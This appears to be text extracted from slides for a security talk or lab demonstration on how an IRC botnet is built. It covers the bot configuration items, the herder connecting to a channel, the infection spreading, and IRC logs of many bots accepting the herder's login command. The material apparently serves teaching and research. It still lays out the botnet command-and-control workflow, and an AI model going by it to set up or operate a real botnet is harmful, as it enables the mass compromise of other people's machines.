
- IRC Server's IP Address, Service port
- Backup IRC Server's IP Address, Service port
- Herder's Auth Password
- IRC Server connection password
- IRC Channel Name, JOIN Password
- Setting concerning operation of bot
- Check of TOPICCMD etc.

Connect IRC Server as HERDER


HERDER's name is "foo"



Bury bot and execution



Bot expands infection, Botnet is constructed.



Complete to build “My Botnet”

Bot's IP logging

IRC-1

IRC-2

Web

DNS

Herder




Spammer



```
04:21 *** foo(foo@36BBD9F9.FC217070.548AA5E D.IP) has joined channel #b0tz_1
04:21 *** #b0tz_1 = @foo
04:21 *** New Mode for #b0tz_1 by foo: +n
04:23 *** bot|22942(gzneqj@192.168.186.1) has joined channel #b0tz_1
04:36 >foo< .login gr33tz
04:36 <bot|22942> [MAIN]: Password accepted.
```

Mail



Target host




Bot

Bot

Bot

21

Complete to build my Botnet



The screenshot shows a CHOCOA IRC client window titled "#b0tz_1 [+n] - CHOCOA". The main text area displays a list of bot registration messages, each starting with a timestamp (14:56) and a bot ID, followed by "[MAIN]: Password accepted." The bot IDs include bot|02566, bot|18400, bot|24057, bot|53661, bot|58999, bot|65481, bot|67583, bot|01257, bot|07537, bot|44632, bot|48191, bot|54405, bot|69530, bot|81446, bot|88861, bot|07546, bot|10077, bot|33375, bot|68114, bot|68162, bot|74237, bot|75153, bot|77725, bot|01103, and bot|12771. Below the main text area, there is a status bar showing "11:41 on via server irc.foonet.com (FooNet Server)", "11:41 ??? : irc.foonet.com 335 foo bot|63958 : is a Bot on ROXnet", and "11:41 Idle for 28 seconds". The bottom status bar shows "CHOCOA" and the time "14:56(04:22)".

14:56 >foo< .login gr33tz
14:56 <bot|67583> [MAIN]: Password accepted.
14:56 <bot|44632> [MAIN]: Password accepted.
14:56 <bot|68162> [MAIN]: Password accepted.
14:56 <bot|12771> [MAIN]: Password accepted.
14:56 <bot|82323> [MAIN]: Password accepted.
14:56 <bot|38855> [MAIN]: Password accepted.
14:56 <bot|45596> [MAIN]: Password accepted.
14:56 <bot|79316> [MAIN]: Password accepted.
14:56 <bot|39216> [MAIN]: Password accepted.
14:56 <bot|07660> [MAIN]: Password accepted.
14:56 <bot|62856> [MAIN]: Password accepted.
14:56 <bot|26571> [MAIN]: Password accepted.
14:56 <bot|02566> [MAIN]: Password accepted.
14:56 <bot|81446> [MAIN]: Password accepted.
14:56 <bot|33375> [MAIN]: Password accepted.
14:56 <bot|65481> [MAIN]: Password accepted.
14:56 <bot|95232> [MAIN]: Password accepted.
14:56 <bot|88861> [MAIN]: Password accepted.
14:56 <bot|77871> [MAIN]: Password accepted.
14:56 <bot|75153> [MAIN]: Password accepted.
14:56 <bot|10004> [MAIN]: Password accepted.
14:56 <bot|38975> [MAIN]: Password accepted.
14:56 <bot|87370> [MAIN]: Password accepted.
14:56 <bot|02569> [MAIN]: Password accepted.
14:56 <bot|81231> [MAIN]: Password accepted.
14:56 <bot|70782> [MAIN]: Password accepted.
14:56 <bot|62190> [MAIN]: Password accepted.
14:56 <bot|22789> [MAIN]: Password accepted.

Nickname
bot 02566
bot 18400
bot 24057
bot 53661
bot 58999
bot 65481
bot 67583
bot 01257
bot 07537
bot 44632
bot 48191
bot 54405
bot 69530
bot 81446
bot 88861
bot 07546
bot 10077
bot 33375
bot 68114
bot 68162
bot 74237
bot 75153
bot 77725
bot 01103
bot 12771


Channel Name	User Number	Tc
#b0tz_1	96	
Console	-	

11:41 on via server irc.foonet.com (FooNet Server)
11:41 ??? : irc.foonet.com 335 foo bot|63958 : is a Bot on ROXnet
11:41 Idle for 28 seconds

CHOCOA 14:56(04:22)

